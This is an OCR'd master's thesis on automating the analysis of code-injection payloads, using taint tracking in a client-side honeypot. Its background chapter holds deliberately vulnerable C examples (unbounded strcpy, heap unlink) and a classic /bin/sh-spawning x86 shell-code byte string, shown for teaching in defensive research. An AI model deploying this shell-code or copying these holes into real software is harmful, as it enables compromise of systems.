Automated Post-Attack Analysis of Injected Payloads

Remco Vermeulen
rvn270@few.vu.nl

Specialization: High Performance and Distributed Computing
Department of Computer Science
Faculty of Sciences
Vrije Universiteit

Thesis submitted for the degree of Master of Science
at the
Vrije Universiteit

March 22, 2011

vrije Universiteit *amsterdam*

Supervisor: Herbert Bos
Second Reader: Asia Slowinska

Abstract

Remote code-injection attacks, abusing memory corruption bugs, remain a prevalent distribution channel for malware. Knowing the malicious behavior of the injected payload is therefore of the utmost importance to determine a proper response.

The injected payload is written in an architecture dependent low-level language, often obfuscated to prevent detection and to harden the analysis. The analysis of the payload, currently a manual process conducted by an expert, is a time-consuming process that needs to be repeated for every payload.

In this thesis we present a solution that automates the analysis process of the injected payload, after the detection of a remote code-injection attack. The analysis reveals the high-level behavior and identifies the low-level components, such as the NOP-sled, the layers of obfuscation and the shell-code, of the payload. To evaluate the implementation, we have deployed the implementation as a client-side honeypot and tested it with real-word attacks. We were able to capture and analyze multiple payloads, including a payload that used anti-analysis techniques.

Contents

List of Figures

List of Tables

Listings

Chapter 1

Introduction

The effort to decrease memory corruption bugs in commodity software by the security community seems to pay off [33, 49]. However, looking at published vulnerability reports [65, 66], it is prevalent that memory corruption vulnerabilities are still a serious threat 14 years after its first elaborate discussion [48]. A study by Polychronakis et al. [53], confirms that remote code-injection attacks, abusing memory corruption bugs, are still one of the most effective and widely used exploitation techniques to propagate malware.

An attacker is able to abuse memory corruption bugs by injecting code into a buffer, overwrite critical values adjacent to the buffer, and diverge the flow of control to the code in the buffer. Memory corruption bugs occur in software programmed within a language that defers the memory management to the programmer. A successful remote code-injection attack, almost always, results in total control of the system by the attacker.

In this thesis we will discuss a new method for analyzing remote code-injection attacks by using information collected with dynamic taint analysis. As a client-side honeypot the system actively looks for malicious websites that abuse web browser vulnerabilities to install malware on the visiting host. The focus of the system is to contain the payload and collect runtime information during the execution of the payload to provide detailed information that aids in the post attack analysis.

Remote code-injection attacks are well studied and research resulted in multiple approaches to detect and prevent them. The first solutions [20, 18, 19] aimed at preventing abuse of memory corruption bugs by checking the integrity of data structures that are likely to be corrupted by an attack. The deployment remained difficult, because the software needed to be recompiled and distributed. In cases where the deployment of protection mechanism is successful, attackers are still able to exploit memory corruption bugs due to partial coverage (for example, protecting the return address, but not function pointers) of, and, disclosed ways to circumvent [12] the intent of the protection mechanisms.

Researchers started to explore alternative ways to detect and prevent exploitation of memory corruption bugs. The focus shifted to solutions that would minimize or even nullify the need to patch or recompile existing commodity software. The proposed solutions ranged from network based protection mechanisms [51, 61, 16, 17] to hardware [21, 46] and software based [44, 26, 3, 6, 29, 43, 4, 55, 54] protection mechanisms. The proposed solutions

are designed to prevent attacks from reaching the vulnerable applications, or, to disrupt the attack when a memory bug is successfully exploited.

All the existing protection mechanisms are still not able to fully mitigate the existing threat. It is of great importance to know what the attacker injected in order to take the appropriate action. The payloads might for example bind a command shell to a TCP/IP port, or, download malware and infect the compromised system. This information can help in sanitizing the compromised system and prevent other systems from being compromised. Adjusting your firewall, for example, would prevent access to the command shell or prevent the compromised system to download malware.

Existing protection mechanisms are unable to provide detailed information about the injected payload. It takes manual reverse engineering to extract the shell-code from its layers of protection to analysis its intent and effect on the system, a highly specialized and time-consuming task. To obtain detailed information in an automated manner requires extra analysis.

Dynamic taint analysis [64] is a promising technique to: track information flows in a system, attach conditions to the flow of information, and to dictate the use of information flows in the system. With dynamic taint analysis we are able to detect remote code-injection attacks with high accuracy (that is, no false positives). Dynamic taint analysis is currently, with the incurred overhead of the dynamic analysis, unsuitable to be deployed as a protection mechanism on client or server hosts. It is therefore common to use dynamic taint analysis in high-interaction honeypots.

A honeypot [41] allows for an in-dept analysis of an attack, during and after exploitation, and is therefore a valuable approach for automated post attack analysis. Honeypots are a security resource whose value lies in being probed, attacked, or compromised [56]. By closely monitoring a honeypot, it becomes possible to collect in-depth information about the procedures of an attacker. Honeypots, however, are passive; they wait for an attacker to interact and focus on server-side services. The required interaction from attackers make honeypots unsuitable for collecting information about procedures used by attackers that target client applications. Research by Provos et al. [57] shows that attackers are changing from targeting network services to targeting web browsers. To analyse client attacks requires the functions of a honeypot to evolve.

A *client-side* honeypot [56] is a honeypot that leaves the passive methodology and actively searches for malicious contents deployed from the Internet. Combining the high accuracy of dynamic taint analysis with the analysis capabilities of client-side honeypots, allows for automated analysis of the payloads injected by remote code-injection attacks targeting client applications.

In this thesis we extend Argos [55] to realize our goals to:

- Actively detect remote code-injection attacks on client applications.
- Contain the execution of the injected payload.
- Collect runtime information about the executing payload for post-attack analysis.

Argos is a high-interaction 'advertised' honeypot capable of detecting remote code-injection attacks, including so called zero-day attacks for which no patch is yet available. Argos uses dynamic taint analysis in a similar fashion to [43, 26],

to detect the point where an attacker changes the control flow and diverges it to the injected payload.

Our extension evolves Argos into a client-side honeypot that detects when a compromised process is executing an injected payload and collects runtime information relevant for a post-attack analysis. During the execution of the payload we **validate** the executed instructions and prevent any attempt of attacking other systems. The executing payload is only allowed to attack our controlled environment, which we will reset after finishing the analysis of the payload.

By executing the payload we follow the approach of a honeypot and differ from alternative solutions like Spector [8] that use symbolic execution. Presenting the executing payload with a real attack scenario makes us resilient to polymorphic and self-modifying payloads. We are able to analyze every remote code-injection attack designed for the guest operating system; we are only concerned with the containment of the attack.

The runtime information collected by our extension includes: the low-level instructions of the payload, the memory read and written by the payload, the API functions called by the payload, and the 'stage' of each instruction. The list of called API functions provide a high-level overview of the shell-code. A high-level overview can aid in comparing the behavior of shell-code, or, categorize shell-code. The stages separate the payload into components (that is, the NOP-sled, the unpacker/unpackers, and the shell-code) that make up the payload. Identifying the different components is useful, for example, for code sharing analysis, as is performed by Ma et al. [34], or, analyzing the use of available obfuscation software.

The remainder of this thesis is as follows: chapter 2 discusses needed background information for the subsequent chapters. Chapter 3 gives an overview of related work. Chapter 4 discusses the design of our extension. Chapter 5 elaborates on the implementation of our extension. Chapter 6 presents the results from our evaluation. Chapter 7 discusses future work. Finally, in chapter 8 we present our conclusion. The appendices contain information on how to install and configure Argos with our extension, as well as runtime traces of payloads that are discussed in our evaluation.

Chapter 2

Background

2.1 Remote code-injection attacks

The remote code-injection attack is a common propagation vector for malware. There exist a variety of remote code-injection attacks such as: SQL injection, dynamic evaluation injection, include file injection, shell injection, and HTML script injection (XSS). We will focus on remote code-injection attacks that abuse memory corruption bugs.

To perform a successful remote code-injection attack, attackers have to perform two steps:

1. Inject code into the address space of a vulnerable process.
2. Corrupt the control flow and point it to the injected code.

There are various types of memory corruption attacks, such as: the buffer overflow, the off-by-one error, and the format string overflow. The buffer-overflow is the most popular and the best known, and serves well to illustrate the principle of remote code-injection. The buffer-overflow allows attackers to do both of the above steps. In the following sections we will discuss the two steps in greater detail.

2.1.1 The buffer overflow

The buffer overflow is a class of software bugs that is caused by writing an amount of data into a buffer that surpasses the allocated size of the buffer. Data written beyond the boundaries of a buffer are stored in adjacent memory locations. Depending on the location of the buffer, the adjacent memory locations may contain program runtime data structures that when altered can result in arbitrary code execution. The location of a buffer is determined by the process memory layout. Most of the contemporary operating systems divide the memory layout of a process in the following regions:

- The program code, also known as the '.text' section, which contains the instructions.
- The program data, also known as the '.data' section that contains the initialized static/global variables and the '.bss' section that contains the uninitialized static/global variables.

- The program stack, a segment of memory used to store stack frames containing information used by functions, such as the parameters, the local variables, but also control information to support function calls.
- The program heap, a segment of memory from which dynamically memory can be allocated by the program.

Both the program stack and the program heap contain runtime data structures that can be altered by a buffer overflow. The program data section does not contain runtime data structures, so possible exploitation is application specific.

The following list contains the different instances of a buffer-overflow:

- The stack overflow.
- The heap overflow.
- The global/static data overflow.

2.1.1.1 The stack overflow

To support function calls, CPU architectures use the stack data structure to store state information. The stack data structure is a last-in, first-out (LIFO) data structure with two operations that grows towards lower memory addresses. The push operations is used to place an element on top of the stack and the pop operation is used to retrieve the top element from the stack. A classical metaphor that is used to describe the stack is a stack of dishes.

Whenever a function is called, a stack frame containing the activation record is allocated on the stack. The activation records contains the parameters passed to the function, saved machine state and the local variables. The machine state contains information that allows functions to call other functions. Included in the machine state is the return address and, if used, the base of the previous stack frame. The return address is included so the CPU knows where to continue if a function returns (that is, the return address will be copied into the program counter). Corrupting this machine state can result in a redirection of the control flow.

Listing 2.1 shows an example written in C that is vulnerable to a stack overflow. In this example we create a local buffer and without verifying that the buffer can contain the input we call a function that copies data into the buffer. This function relies on the caller to allocate enough memory to contain a copy of the source data.

Figure 2.1 displays whats happens if the buffer is overflown. The most common course of action is to overwrite the return address with an address inside the boundaries of the buffer. When the function returns, the CPU will continue the execution at the address specified by the return address.


Besides overwriting the saved machine state, it is also possible to overwrite the local variables that are stored on the stack before the buffer. When one of these variables contains for example a function pointer that we can overwrite, and is called after we overwrite its value, we can control what address is called. Listing 2.2 shows a scenario where this is possible.

```
void function1(char * data)
{
    /* Local variables */
    char buffer[31415];
    int some_integer;

    /* Unbounded copy routine. */
    strcpy(buffer, data);

    /* Are we returning to the caller? */
    return;
}
```

Listing 2.1: Example code vulnerable to a stack overflow



(a) Before buffer-overflow

(b) After buffer-overflow

Figure 2.1: X86 stack-frame before and after buffer-overflow.

```
void function2(char * data, int index)
{
    void (*funptr)(char *) f = function_table[index];
    char buffer[31415];
    /* Unable to touch this variable */
    int some_integer;

    /* Unbounded copy routine. */
    strcpy(buffer, data);
    /* Are we calling what we think we are calling? */
    f(buffer);

    /* Some other code */
    ...

    return;
}
```

Listing 2.2: Vulnerable function pointer

Protection mechanisms such as Stackguard [20] protect the saved machine state by inserting a canary value between the saved machine state and the local variables. The canary value is a random value that is difficult to guess by the attacker. Before a function returns, the canary value is checked to see if its modified. When the canary value has been changed, the program can infer that the saved machine state on the stack is corrupted and take appropriate action. The canary value does not protect the local variables and the function parameters. Local function pointers and function pointers passed as a parameter can still be overwritten, causing a control flow subversion when called before the function returns and the canary value is verified.

Deploying the protection might pose a problem. Applying the protection requires a recompilation of the entire application. In some cases this might not be possible because some of the source-code is not available (for example, third-party libraries).

Libsafe [70] is a protection mechanism that intercepts the use of 'unsafe' functions, such as the strcpy function used in the example, with functions that perform checks on the boundaries of buffers residing on the stack. The replacement function calculates a maximum size for a buffer by analyzing the current stack frame. The size of a buffer cannot extend beyond the current stack base and this information is used to protect against overwriting of the return address. Like Stackguard, this mechanism does not protect local variables. Compared to Stackguard the deployment is easier and does not require a recompilation when the application is dynamically linked.

The first non-executable stack was proposed by Alexander Peslyak (known as Solar Designer) [23]. Executing injected payload is possible because the stack memory is executable, changing the memory protection to non-executable will prevent this. While this will prevent the execution of an injected payload, the attacker is still able to perform return-to-lib attacks [14] or return-oriented programming [10], because these attacks use code that is already present and located in executable memory. Support for non-executable stack memory exists in every major operating system.

Beside protection mechanisms that require changes to the application or the operating system, there are network solutions such as [27] that try to identify the payload in network traces. These kinds of mechanisms are buffer overflow instance agnostics, which means that they focus on the contents of the attack and not if the attack exploits a stack overflow or a heap overflow. Attackers, however, use anti-detection mechanisms to bypass them. The payload and the anti-detection mechanisms used are discussed in 2.1.2.

2.1.1.2 The heap overflow

Like the stack, the heap is a region of memory available to the application. Unlike the stack, the heap is dynamic. The size of the memory allocation can vary on each allocation, compared to the stack where the size of a stack frame is predetermined and fixed. Heap management is not tied to the CPU architecture and its implementation varies between operating systems.

A programmer can allocate memory from the heap with the *malloc* function, and deallocate memory using the *free* function. To manage memory block allocation, and deallocation, the operating system must maintain state. This state is often kept in-line in the form of a header that resides in front of the block

of allocated memory. The state in the header usually includes the following information:

- The size of the current block.
- The size of the previous block.
- If the block is used or free.

Free blocks of memory are often stored in a linked list or balanced tree. In our discussion we use a doubly linked list to keep it simple. It is common for a heap implementation to define a minimum size for a block to store at least a pointer to the next free block, or two pointers with one to the previous free block in case of a doubly linked list, if the block is free.

When a block of memory is freed, it is common to coalesce the freed block with adjacent free blocks to prevent fragmentation (a lot of small free blocks) of the heap. The next free block on the free list will be unlinked from the list and merged with the freed block. This freed block will have the size of both blocks combined and is added to the free list.

The unlinking algorithm used and the assumption that free blocks contain pointers to adjacent free blocks allow for arbitrary code execution, because the attacker can write a predefined value to any address. Figure 2.2 and 2.3 show the outcome of unlinking a block from the free list.




Figure 2.2: Free list before unlinking




Figure 2.3: Free list after unlinking

When an attack overflows a buffer in the heap, the attacker is able to mark the adjacent block (The heap grows towards larger addresses) of memory as free (in case it is not free) and write values on the location of the list pointers. This allows for a chosen value to be written to any memory location when a block of memory is freed and the next corrupted free block is unlinked and merged. Figure 2.4 illustrates the linked list after a buffer overflow.




Figure 2.4: Free list after buffer overflow

Listing 2.3 illustrates how a block on the free list is unlinked to make the overwriting of any address with a chosen value more evident.

```
void unlink(heap_block * hb )
{
    heap_block * next = hb->next;
    heap_block * prev = hb->prev;

    /*
        What if we can manipulate hb->next and
        hb->prev?
    */
    next->prev = prev;
    prev->next = next;
}
```

Listing 2.3: Unlinking a free block of heap memory

The protection mechanism against heap overflows are similar to stack overflow based protection mechanisms. Robertson et al. [60] proposed a protection mechanism that adds canary values to the heap blocks that are verified before any action is taken that uses the heap management information. This mechanism shows great resemblance to Stackguard. Like with stack overflows there exists a mechanism [50] to make the heap non-executable, including its shortcomings. The heap management information and function pointers are still susceptible to overwriting. Support for non-executable heap memory exists in every major operating system.

2.1.1.3 The global/static data overflow

Global and static variables are used to store values that persist between functions calls. Because of the known size and the long lifetime, the variables are stored in different memory regions compared to the variables that are stored on the stack and the heap. These memory regions do not contain program runtime data structures and the exploitability of buffer overflows that occur in these regions are highly application dependent. It all depends on what variables can be modified and how these are used. The overwriting of function pointers can result in arbitrary code execution.

2.1.2 The payload

Buffer overflows are generally exploited by redirecting the control flow to a location containing attacker controlled data. Because the CPU treats these data as code, the attacker has the opportunity to execute malicious code.

The injected payload contains code that is called shell-code. The name resulted from its historical usage, because the injected payload usually spawned a command shell that allows the attacker to control the compromised system. Nowadays shell-code has advanced beyond merely spawning a command shell such as downloading a piece of malware to infect the compromised system.

There exist different types of shell-code, we will discuss the following:

- Local shell-code
- Remote shell-code
- Download and execute shell-code
- Staged shell-code

2.1.2.1 Local shell-code

Local shell-code is often used by an attacker who has physical access to the target machine but has limited privileges. Exploiting a vulnerability with local shell-code results in privilege escalation equal to or higher than the exploited application.

2.1.2.2 Remote shell-code

Remote shell-code is used to setup a connection between the attacker's system and the compromised system across a network. This type of shell-code generally uses the TCP/IP protocol to setup the connection. There are multiple ways the shell-code can establish a connection. A bind-shell shell-code binds a command shell to a port the attacker can connect to. The connect-back shell-code connects back to the attacker's system. The less common and more complex remote shell-code is the socket-reuse shell-code. When an attacker connects to a vulnerable application to exploit it and the connection used is not closed before the shell-code is run, it is possible to reuse the same connection to communicate with the attacker.

2.1.2.3 Staged shell-code

In some cases the amount of memory available to store the shell-code is limited. A staged shell-code executes in stages to circumvent this limit. The first stage is small enough to fit in small buffers and is responsible for executing a second stage. The second stage might already be in the process's memory or can be downloaded and inserted into the compromised application its address space.

2.1.2.4 Download and execute shell-code

The download and execute shell-code is an example of shell-code that no longer spawns a command shell, but downloads a malicious application from the Internet and executes it on the compromised system. This type of shell-code is often used in drive-by downloads attacks, where a victim is visiting a website that attacks the victim's system.

The download and execute shell-code is similar to the staged shell-code. The different categorization is because downloading and executing an executable image is its goal, rather than being a mean to circumvent a posed limitation as is the case with the staged shell-code.

An advanced example of the download and execute shell-code is the *Meterpreter* [40], included in the Metasploit framework [37]. The *Meterpreter* provides three payloads that each establish a connection with the attacker, in ways discussed in the remote shell-code section, and allow the attacker to upload a server application. The connection is then reused as a communication channel between the server on the compromised host and the client on the attacker's system.

2.1.3 Writing shell-code

Shell-code can be written in a high-level language such as C/C++, but must be injected in the target architecture's machine language since it is executed directly by the CPU. Listing 2.4 is an example of a shell-code written in a high-level language.

```
#include <stdio.h>

int main(int argc, char ** argv)
{
    char * parameters[2];
    parameters[0] = "/bin/sh";
    parameters[1] = NULL;
    /* Lets spawn a command shell */
    execve(parameters[0], parameters, NULL);

}
```

Listing 2.4: Shell-code written in C

To transform this into shell-code written in the targets machine language we have to solve the following problems:

1. Translate to machine language.
2. Remove unnecessary instructions.
3. Remove null bytes.
4. Translate to relative addressing.
5. Extract the instructions.

The problem of translating to a machine language is trivially solved by compiling the source code. The used C functions are compiled to the machine language in a somewhat convoluted way. As a result we have to remove instructions that have no effect on the functioning of the shell-code. Some of the instructions in the shell-code will contain null bytes. The null bytes have to be removed to prevent the shell-code from being trimmed in applications that use strings functions that rely on strings being terminated by a null byte. All software written in C/C++ mark the end of a string with a null byte. When we compiled the high-level shell-code in step 1, the compilers knows where our parameters are going to be located in memory and uses absolute addressing to address them. This is not the case when we inject the shell-code in a buffer of which we do not know the address. In the case we want the address the parameters but don't know their absolute address we have to change to relative addressing. This allows us to address the parameters no matter where the shell-code is located. Finally we want to extract the machine code representing our shell-code and add it to our exploit.

The result of the translation of the example is listed in listing 2.5. For a

```
const char * shellcode =
    "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e"
    "\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d"
    "\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x69"
    "\x6e\x2f\x73\x68"
```

Listing 2.5: Final shell-code stored in a character array

more detailed explanation of creating shell-code see [30].

To execute the shell-code, an attacker has to know exactly where the entry point is in memory. The exact location of the entry point is not always available, which would force the attacker to try multiple times with a different offset. This increases the possibility of being detected and reduces the reliability of the attack. To increase the reliability of an attack, attackers prepend the shell-code with a safety net called a NOP-sled. The NOP-sled is a buffer of instructions that when executed do not change the state of execution or change the state in a fashion that does not harm the execution of the shell-code. The NOP-sled increases the number of potential offsets the attacker can jump to, to execute the shell-code.

The name is due to usage of the no operation (NOP), an instruction that only increases the program counter. Nowadays other instructions, like *or ax,*

ax, or other combinations of instructions are used to prevent detection [1] of the shell-code via the NOP-sled.

To prevent shell-code from being detected by network intrusion systems, attackers use obfuscation tools such as CLET [24], ADMMute [32] and polynop [25]. The obfuscation tools try to evade signature based detection systems by decoding the shell-code, obfuscate the NOP-sled and the decoding sequences. Current tools do not modify the shell-code itself, but future improvements might include substituting instruction with other instructions that will have the same outcome. For example substituting `a = a + a`, with `a = 2*a`.

2.2 Dynamic Taint Analysis

Dynamic taint analysis is a commonly used dynamic analysis technique in security research. The ability to monitor code in execution unlocks a variety of analysis possibilities that can be performed by using runtime information. In the case of dynamic taint analysis it is the tracking of *information flows* from predefined tainted sources (for example, user input and network data), observing the propagation of information flows and usage of values created or modified by tracked information flows. Any value derived from a tainted source is considered tainted.

The information obtained from tracking information flows is especially useful for security applications. In our research we use it to look for remote code-injection attacks by monitoring if data derived from a tainted source is used to overwrite control flow values and is executed.

To successfully change the flow of execution, an attacker must change a control flow value that normally originates from a trusted source with a value he or she injected into the system via an untrusted source. Examples of control flow values are return addresses and function pointers.

2.2.1 Taint policy

Implementation details, such as: how an implementation of dynamic taint analysis propagates taint, what operations introduce new taint or remove taint, and what checks are performed on tainted values, are determined by the *taint policy*. The *taint policy* may vary depending on the application. In interest of our application we will briefly discuss a general policy used to detect remote code-injection attacks.

2.2.1.1 Taint propagation

Taint propagation is concerned with the time upon which an untainted value becomes tainted and vice versa. The ways a value becomes tainted, can be categorized as follows:

Copy/Move propagation Data is copied or moved from memory or a register to another location in memory or another register.

Arithmetic propagation Data is used in a mathematical or logical expression, such as adding, subtracting, XOR-ing, AND-ing, OR-ing, but also the calculation of an address.

Control propagation Data is used in a condition which influences another value. (for example, use of data in condition statements such as if and loops such as while and for.)

Besides knowing when a value becomes tainted, it is important to know when a taint can be removed. Not removing taint can cause taint to spread, decreasing the precision of the tainting of further values. In the case of detecting remote code-injection attacks, we can remove taint when an operation sanitizes the output. The arithmetic operation *xor eax, eax*, a common idiom on the X86 architecture, is an example of an operation that sanitizes the output. The result of this operation is zero, no matter what the value of the input is.

The instrumentation of indirect tainting, that happens with control propagation, is often left out to prevent *false positives*. It is common to conditionally compare tainted data and assign values to other variables to store state related to the result of the comparison. If however, an attacker is able to overwrite a sensitive value with a value indirectly influenced by a tainted value, the attack would proceed undetected, because the value used to overwrite is from a trusted source. Not implementing control propagation can lead to *false negatives*.

2.2.1.2 Taint checks

A taint check encompasses the usage of taint information for a specific application. The taint information is used to determine the runtime behavior of an application. In the case of checking for remote code-injection attacks, it notifies the user or continues with executing the payload in a contained environment.

2.2.2 Implementations

In this section we will present different implementations of dynamic taint analysis. The implementations differ in how they track information flows and the policies enforced by the taint policy.

The different approaches of tracking information flows are:

- Interpreter based.
- Architecture based.
- Instrumentation based.

2.2.2.1 Interpreter based tracking

Interpreter based taint tracking is found in interpreted languages that provide a so called taint mode. Perl [52] was the first to implement such a mode, but there are now existing implementations for PHP [45], Ruby [69] and Python [31]. A common use for interpreted languages is to build dynamic websites. Websites are also vulnerable to code injection attacks (for example, SQL inject attacks and XSS attacks) and these taint modes intercepts the use of data derived from user input.

2.2.2.2 Architecture based tracking

Architecture based taint tracking uses specialized hardware to taint data from I/O sources and to track it through memory. For most implementations there exist only models, such as Minos [21] and the model of Edward et al.[68], that are implemented in an open-source IA32 emulator called Bochs [7]. Dalton et al. [22] implemented a prototype of their proposed architecture Raksha, using a synthesizable SPARC core and an FPGA board. The prototype is a full fledged Linux workstation capable of detecting high-level attacks, as well as low-level memory corruption attacks.

2.2.2.3 Instrumentation based tracking

The most common method of implementing dynamic taint analysis is by instrumentation. The first instrumented implementation for security research purposes is done by Newsome et al.[43] and was later followed by [26, 54, 55, 17, 15].

Newsome et al. identified the need for fine-grained attack detectors for commodity software that are easy to deploy without requiring modification to the source-code or binaries. Fine-grained attack detectors are expensive and the inherent overhead prevents the adoption on client hosts. Newsome et al. argued for combining dynamic taint analysis with fast signature generation using the semantics provided by the taint. Their implementation TaintCheck, uses Valgrind [42], for the Linux platform, and DynamoRio [9], for the Windows platform, to perform dynamic taint analysis and to detect when a vulnerability such as a buffer-overflow or format-string vulnerability is exploited. The default taint policy used by TaintCheck taints, for data movement instructions, the data at the destination if any byte of the source data is tainted. For arithmetic instructions, taint propagates if any byte of the operand is tainted. Because it common for untrusted data to influences values of the EFLAGS register, it is not tracked. Literals and constant functions, where the output of a function does not depend on the input, are considered trusted.

When tainted data is used in ways defined illegitimate by the policy, it notifies the system. The implemented checks, check if tainted data is used as a format string or is used to alter jump targets. Besides the default described policy, TaintCheck can be configured to detect attacks that are specific for an application.

Argos by Portokalidis et al. [55] and Vigilante by Costa et al. [17], followed the direction of Newsome et al. by using dynamic taint analysis to obtain information that can be used to generate a signature for an attack. The taint policy of Argos is similar to that of TaintCheck, however, because Argos is built upon Qemu [5], it tracks taint on the emulated hardware level and does not allow for application specific attack detection checks. By tracking taint for physical addresses, Argos has no address mapping issues that occur when tracking taint for virtual addresses. The taint policy of Vigilante differs from TaintCheck and Argos by not including taint propagation for arithmetic instructions. Like Argos, Vigilante instruments an entire system in a virtual machine to detect remote code-injection attacks.

Ho et al. [26] and Portokalidis et al. [54] tried to make dynamic taint analysis suitable for deployment on every host by doing taint analysis on-demand. Eudaemon by Portokalidis et al. uses a modified version of Argos to provide

on-demand protection by injecting an emulator, into the to be protected process, that takes over the execution. The moment of injection is determined by a policy, which can be a request from a user, because they are visiting an untrusted website, or, an automatic policy, for example, when a user is opening a mail from an unknown sender. Ho et al. use a combination of virtualization and full system emulation using Xen [74] and a modified version of Qemu [5].

Unlike Eudaemon, Ho et al. taint all incoming data and not only on request. When an application uses tainted data, it is switched to emulation mode to track the propagation and use of the tainted data. Despite their effort, the evaluation showed that the proposed solution by Ho et al. still suffers from a performance hit that prevents it from deployment on every host. The way Eudaemon is deployed, however, shows that it is possible to use dynamic taint analysis on every host for protection.

The taint policy of Eudaemon is comparable to Argos, the only difference is what is considered a taint source. For Argos this is the NIC, but because Eudaemon does not perform full system emulation, the sources of taint are file descriptors that introduce untrusted data into the system. The implementation by Ho et al. differ from the other implementation by propagating taint to disk as well.

All the implementations, because of the fine-grained detection mechanisms and the corresponding performance overhead, are deployed as a honeypot [41].

Chapter 3

Related Work

While researchers focused years on finding the right method to prevent remote code-injection attacks, research on automatically analyzing the payload after a successful remote code-injection attack is fairly new. Newsome et al. [43] only mentioned that it is possible to continue an attack to research the injected payload; most other detection solutions only focus on the attack, because the payload is not of interest if the attack is prevented. A successful effort is done with honeypots [41] to analyze the procedures and effects of an attack. The focus of honeypots, however, is not on analyzing the payload that causes the modifications in the system, but the the modifications itself.

Currently analyzing a payload consist of manual labor, using disassemblers like IDA Pro [28] and debuggers such as OllyDBG [47]. The process requires someone with significant expertise and can be time-consuming. The process has to repeated for each unique injected payload.

Borders et al. [8] realized that knowing what an attack does is critical to determine the proper response in case an attack succeeds. If a shell-code for example binds a command shell to a port, a firewall rule could prevent the attacker from connecting. Borders et al. argue that current network intrusion system are unable to provide the necessary information to take a proper response. Their solution, called Spector, analyzes shell-code that is identified by an intrusion detection system.

Spector uses symbolic emulation to extract the high-level API calls with parameters used by the shell-code to find out what the shell-codes intentions are, without having the manually reverse-engineer it. To obtain the list of used API calls, Borders et al. emulate the victims process state that is referenced by the shell-code to obtain pointers to library functions and simulates their functionality when called. Besides the list of API calls, Spector also generates an annotated low-level output with information about the execution of each instruction combined with high-level output in the form of symbolic values(for example, the symbol *hFile* instead of a value like 0x1000).

Spector also automatically classifies shell-code based on the used API functions. This means that polymorphic shell-code created with tools such as CLET [24], ADMmutate [32] and polynop [25] do not hinder the classification, because they are focused on obfuscating the shell-code without changing the behavior. In their evaluation they were able to categorize shell-code in 11 classes.

Borders et al. observed some limitations of their implementation. Spector

```
if ( x == 0 )
{
    ...
}
else
{
    ...
}
```

Listing 3.1: Example of unsolvable conditional branch

```
while( i < 10000000 )
    i += 1;
```

Listing 3.2: Tight loop

is unable to handle conditional branches with unknown values. Listing 3.1 represents an unsolvable problem for Spector, if the value of x is *unknown*.

Another limitation is Spector's speed in relation to a real processor. If the shell-code includes tight loops that execute a large number of instructions, Spector may take an unreasonable long time to execute it compared to a real processor. Listing 3.2 lists code that would takes hours to analyze, but only a few milliseconds to execute on a processor.

The usage of symbolic emulations forces Spector to emulate code that normally never executes. Shell-code writers could anticipate the analysis of their code and add code that would normally never execute, but will slow down the analysis tremendously. The emulation of API calls may prove difficult as well in the future, when shell-code writers start to use API calls for which no emulation stub is available to Spector. Finally, Spector requires a network intrusion detection systems (NIDS) to identify malicious network messages that contain shell-code.

